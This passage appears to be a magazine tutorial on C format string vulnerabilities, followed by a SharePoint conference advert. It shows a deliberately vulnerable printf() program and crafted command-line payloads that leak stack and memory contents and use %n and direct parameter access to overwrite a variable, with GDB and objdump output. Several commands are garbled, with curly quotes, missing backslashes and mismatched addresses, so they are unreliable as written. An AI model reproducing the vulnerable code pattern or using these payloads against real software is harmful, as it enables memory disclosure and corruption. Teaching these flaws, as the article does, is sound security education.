/*Format_Exploit.c*/

int main(int argc, char *argv[]) {
    char buff[64];

    if (argc < 2) {
        printf("Usage: <buff to print>\n", argv[0]);
        exit(0);
    }
    strcpy(buff, argv[1]); // Previously defined array "char buff[64]"

    printf(buff);
    printf("\nHere we have typed our format identifier: %s\n", buff);
    printf("Opps, we forgot to add a format identifier here");

    exit(0);
}

"Format_Exploit.c" 21L, 460C          1,1          All
```


Figure 2. Code Segment – Our Buggy Program

This is the same code we looked at above in our small program snippet. All that is missing is the `%s` in the `printf()` function and we have left our program vulnerable to exploits from attackers.

The issue with functions such as `printf()` is that they pass all of the format strings' variable arguments onto the stack in reverse order. The `printf()` function will parse any input it has received to the point where a format character has been received. The function then positions the presented argument on the stack based on the index of the format character it has received.

A malicious user can specifically formulate an input value that includes format characters. The `printf()` function will look up and return former data that exists on the stack. In this way, a malicious user can successfully retrieve data that is held within the stack. If we compile and run our code segment, we can see this in action.

When run by a normal user not attempting to exploit our code, the program run as follows: see Figure 3.



```
sansforensics@SIFT-Workstation: /tmp
File Edit View Terminal Help
sansforensics@SIFT-Workstation:/tmp$ gcc -o Format_Exploit Format_Exploit.c
Format_Exploit.c: In function 'main':
Format_Exploit.c:15: warning: format not a string literal and no format arguments
sansforensics@SIFT-Workstation:/tmp$ ./Format_Exploit "I have no bugs..."
I have no bugs...
Here we have typed our format identifier: I have no bugs...
Opps, we forgot to add a format identifier here

sansforensics@SIFT-Workstation:/tmp$
sansforensics@SIFT-Workstation:/tmp$
```

Figure 3. Code Segment – Compiling And Running The Program

`%s` expects a pointer to a string. By entering the command `x/8s 0x8048220` into GDB we jump to the memory location `0x8048216` (as displayed in Figure 5).

You should notice `libc.so.6` at location `0x804822c` and `__libc_start_main` at `0x804822c`. We will now use this address in our format string to display it from our buggy program.

```
./Format_Exploit $(printf „x5dx82x48x80”)$(python -c `print „%08x”*4`)%s
x5dx82x48x80bffff978+bffff7a4+bffff7e0+bffff834+__libc_start_main
Here we have typed our format identifier: x5dx82x48x80%08x+%08x+%08x+%08x+%s
Opps, we forgot to add a format identifier here
```

So we can display arbitrary memory locations.



```
deadlist@deaddog:~$ gdb ./Format_Exploit
GNU gdb 6.6-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) x/8s 0x8048220
0x8048220:      "mon_start_"
0x804822c:      "libc.so.6"
0x8048236:      "_IO_stdin_used"
0x8048245:      "strcpy"
0x804824c:      "exit"
0x8048251:      "puts"
0x8048256:      "printf"
0x804825d:      "__libc_start_main"
(gdb) quit
```

Figure 5. GDB To Locate A Memory Address

Writing to Memory %n

To really exploit format string vulnerabilities, we do not simply wish to read a value from memory (although this is important when seeking passwords and other data). In place of `%s` as noted in the previous section, using `%n` will overwrite memory locations. An attacker can use this to modify values stored by the program (for instance changing the value of a financial transaction).

There are a number of controls that have been developed in order to minimise the effects of vulnerabilities that can write to memory such as buffer overflow and format string attacks. These include address obfuscation through randomizing the absolute locations of all code and data, Data Execution Prevention and even Stack Canaries but we are not looking into these in this article.

In order to do this, we will use the following format specifiers:

`%n` Number of characters to write.

`%#x` Number of characters prepended as padding where `#` is an integer value.

The `%x` specifier is very important as it allows us to regulate how many characters are written by the `printf()` function we are exploiting. When you specify a format character, you can provide an integer for the size of the format character (e.g. `%3x` would be width 3). We use the `%n` specifier to overwrite the integer value of the target address a single byte at a time.

In Figure 6, we have updated our code printing the value of the memory variable for an integer value held in the program.

```

File Edit View Terminal Help
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
/*Format_Exploit.c*/

int main(int argc, char *argv[]) {
    char buff[64];
    static int value = 100;

    if (argc < 2) {
        printf("Usage: <buff to print>\n", argv[0]);
        exit(0);
    }
    strcpy(buff, argv[1]); // Previously defined array "char buff[64]"

    printf(buff);
    printf("\nHere we have typed our format identifier: %s\n", buff);
    printf("Let's do a calculation. \n\n10 * 10 = %d. The address of this variable is 0x%08x.", value, &value);
    printf("\n\n");

    exit(0);
}
./Format_Exploit.c" 23L, 554C written                23,0-1    All

```

Figure 6. An Update

The code now also returns an integer and prints its location (saving us looking for it).

Alternatively, we could simply run `objdump` (Figure 8) and have the location returned to us that way. Notice that the two values in Figures 7 and 8 do not match. We have run this on a couple systems and memory of course will vary from system to system, hence why we need to locate the variables we wish to overwrite.

```

sansforensics@SIFT-Workstation:/tmp$ gcc -o Format_Exploit ./Format_Exploit.c
./Format_Exploit.c: In function 'main':
./Format_Exploit.c:16: warning: format not a string literal and no format arguments
./Format_Exploit.c:18: warning: format '%08x' expects type 'unsigned int', but argument 3 has type 'int *'
sansforensics@SIFT-Workstation:/tmp$ ./Format_Exploit "I am still vulnerable"
I am still vulnerable
Here we have typed our format identifier: I am still vulnerable
Let's do a calculation.

10 * 10 = 100. The address of this variable is 0x0804a020.

```

Figure 7. We Recompiled With Some Added Features

```

deadlist@deaddog:~$ objdump -R ./Format_Exploit

./Format_Exploit:      file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET      TYPE          VALUE
08049710 R_386_GLOB_DAT  __gmon_start__
08049720 R_386_JUMP_SLOT __gmon_start__
08049724 R_386_JUMP_SLOT __libc_start_main
08049728 R_386_JUMP_SLOT strcpy
0804972c R_386_JUMP_SLOT printf
08049730 R_386_JUMP_SLOT puts
08049734 R_386_JUMP_SLOT exit

deadlist@deaddog:~$ █

```

Figure 8. Getting Locations With Objdump

We will go into detail about this method of overwriting data in a follow-up article.

What we have done is to seek to overwrite a memory location.

```
./Format_Exploit `python -c 'print „x60x96x04x08“'`%x%x%x%x%x%x%x%x%x%x`n
```

This is a time consuming and messy way of seeking the location we wish to overwrite and to obtain the value we want. As we can see from Figure 9, it is also a method that can result in the crashing of the application. This can lead to a self imposed DoS by the attacker against themselves (through locking themselves out of the application they are attempting to exploit).


```
deadlist@deaddog:~$ ./Format_Exploit `python -c 'print "x44x97x04x08"'`%x%x%x%x%x%n
Segmentation fault (core dumped)
deadlist@deaddog:~$ █
```

Figure 9. Crash

More importantly, this is a noisy means of creating an exploit and if the attacker does not have complete control of the system the application is running on, they may find that they have alerted the system administrator to their presence.

Why Python?

Python is particularly valuable to the exploit writer for many reasons. Here we will list just a few of the built-in functions that are frequently deployed in Python scripts.

print

The print function returns output or the contents of variables. Format string modifiers can modify the output of print. Just like in C code Python has format conversion specifiers including arguments such as those below. The format string modifiers are placed after a trailing % in a comma-separated list within parenthesis:

- %d for a decimal value; or
- %s for a string; or
- %x for a hexadecimal value);

len

Returns the length of any object. The *len* function is a convenient means to determine the length of a string. It can also be used to return the number of elements in a list.

int

Converts a string to an integer. This function is frequently needed where input has been received as a string, but which needs to be changed into some numerical value in order to have mathematical operators (+, -, *, / etc.) used without error.

ord

Converts string data to an ordinal value. Similar to *int*, this function allows strings of binary data to be converted into numerical form where these values are beyond the standard numeric ranges of an integer value.

When we are seeking to exploit a location in memory, python allows us to control the input with far more finesse and fewer errors than if we had started trying to count how many format specifiers to type for instance.

Direct Parameter Access (DPA)


DPA allows the attacker to access arguments directly with the *s* qualifier. DPA makes format string attacks far simpler as it removes the need to step through the arguments repetitively using *%x%x%x...* up until the sought after argument has been reached. DPA also allows us to eradicate the need for padding between write addresses. This comes about as the necessity of incrementing the byte count has been removed. After all, if we can directly access the arguments, why would we want to step through them?

In the following syntax, we are accessing the 8th argument from the stack (`%8$x%8$n`). We have accessed the 8th argument using the `$` qualifier.

The backslash has been used before the `$` symbol to escape this special character. The string `%8$n` is used in order to write the 8th argument through the `$` qualifier. The command we use for our initial write is:

```
./Format_Exploit `python -c `print „\x44\x97\x04\x08\x45\x97\x04\x08\x46\x97\x04\x08\x47\x97\x04\x08”` ` %8$x%8$n
```

We see in Figure 10 that we have changed the answer stored in the application from 100 to 23. In a subsequent article, we will follow up on this process by setting the width parameter and the requirements for padding. This will allow us to select just what we write and the value we inject into our format string vulnerability.



```
deadlist@deaddog:~$ ./Format_Exploit `python -c `print "\x44\x97\x04\x08\x45\x97\x04\x08\x46\x97\x04\x08\x47\x97\x04\x08" ` %7$x%7$n
Segmentation fault (core dumped)
deadlist@deaddog:~$ ./Format_Exploit `python -c `print "\x44\x97\x04\x08\x45\x97\x04\x08\x46\x97\x04\x08\x47\x97\x04\x08" ` %9$x%9$n
DEFG8049745
Here we have typed our format identifier: DEFG%9$x%9$n
Let's do a calculation.

10 * 10 = 5988. The address of this variable is 0x08049744.

deadlist@deaddog:~$ ./Format_Exploit `python -c `print "\x44\x97\x04\x08\x45\x97\x04\x08\x46\x97\x04\x08\x47\x97\x04\x08" ` %8$x%8$n
DEFG8049744
Here we have typed our format identifier: DEFG%8$x%8$n
Let's do a calculation.

10 * 10 = 23. The address of this variable is 0x08049744.

deadlist@deaddog:~$ █
```

Figure 10. What Happened To 100?

Conclusion

We can see from this that simple common programming errors that come from the failure to include a simple format identifier can lead to devastating results. Unfortunately, many current textbooks and C/C++ programming classes still teach these poor programming practices and lead to developers who do not even realise (see for example, <http://stackoverflow.com/questions/1677824/snowleopard-xcode-warning-format-not-a-string-literal-and-no-format-arguments>) they are leaving gaping security holes in their code. Many developers who realise that the warning issued from current versions of `gcc` when they forget to correctly include the correct number of format identifiers can be ignored simply do just that. They ignore the error and compile their code, bugs and all.

Format sting vulnerabilities are not new. It is a worry that a decade later we still suffer these same issues, but then, as always, how we teach new developers matters. Until we start to make compiler warnings into hard errors that stop the compilation of code and start to really teach the need to ensure format strings are managed, the problems will persist. This process can be continued further through the exploitation of *Direct Parameter Access* (DPA) as it will allow us to write into the address of our choosing. In the next article, we will extend the overwriting of memory looking more at using `%n` to overwrite specific memory locations and some techniques to ensure success without so many segmentation faults and errors and then move on to covering overwriting the *Global Offset Table* (GOT; Global Offset Tables: <http://bottomupcs.sourceforge.net/csbu/x3824.htm>). We will demonstrate how this can be used to inject shell code.

About the Author

Craig Wright (Charles Sturt University) is the VP of GICSR in Australia. He holds the GSE, GSE-Malware and GSE-Compliance certifications from GIAC. He is a perpetual student with numerous post graduate degrees including an LLM specializing in international commercial law and ecommerce law, A Masters Degree in mathematical statistics from Newcastle as well as working on his 4th IT focused Masters degree (Masters in System Development) from Charles Stuart University where he lectures subjects in a Masters degree in digital forensics. He is writing his second doctorate, a PhD on the quantification of information system risk at CSU.



SharePoint is at the Crossroads – Which Way Will You Go?

SharePoint in the cloud or on premises? Or both? Come to SPTechCon Austin 2015 and learn about the differences between Office 365, cloud-hosted SharePoint, on-premises SharePoint, and hybrid solutions and build your company's SharePoint Roadmap!

For developers, the future means a new app model and new app paradigms. For IT pros and SharePoint admins, it's trying to retain control over an installation that's now in the cloud. For information workers and their managers, it's about learning how to work 'social.' But it's not for everyone.

Where do you need to be?

The answer is simple: SPTechCon Austin. With a collection of the top SharePoint MVPs and expert speakers, more than 80 classes and tutorials to choose from and panels focused on the changes in SharePoint, SPTechCon will teach you how to master the present and plan for the future.

**Migrate to SharePoint 2013! Prepare for Office 365!
Build Your Hybrid Model!**



February 8-11, 2015
Renaissance Austin Hotel

80+ Classes

**40+ Microsoft Expert
Speakers**

**Get Your Texas-Sized
Registration Discount—
Register NOW!**

www.sptechcon.com

A **BZ Media** Event

SPTechCon™ is a trademark of BZ Media LLC. SharePoint® is a registered trademark of Microsoft.